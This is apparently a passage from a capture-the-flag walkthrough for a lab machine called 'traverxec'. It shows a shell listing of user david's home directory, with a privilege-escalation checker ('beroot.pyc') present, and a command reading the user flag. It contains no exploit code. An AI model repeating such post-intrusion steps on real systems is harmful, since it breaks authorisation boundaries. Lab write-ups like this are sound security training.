-rw-r--r-- 1 david david 1328 Nov 22 06:29 beroot.pyc
drwx------ 2 david david 4096 Nov 22 07:19 bin
-rw------- 1 david david   46 Nov 22 07:11 .lesshst
drwxr-xr-x 3 david david 4096 Nov 22 07:07 .local
-rw-r--r-- 1 david david  807 Oct 25 14:32 .profile
drwxr-xr-x 3 david david 4096 Nov 22 07:16 public_www
drwx------ 2 david david 4096 Oct 25 17:02 .ssh
-r--r----- 1 root  david   33 Oct 25 16:14 user.txt
david@traverxec:~$ cat user.txt
```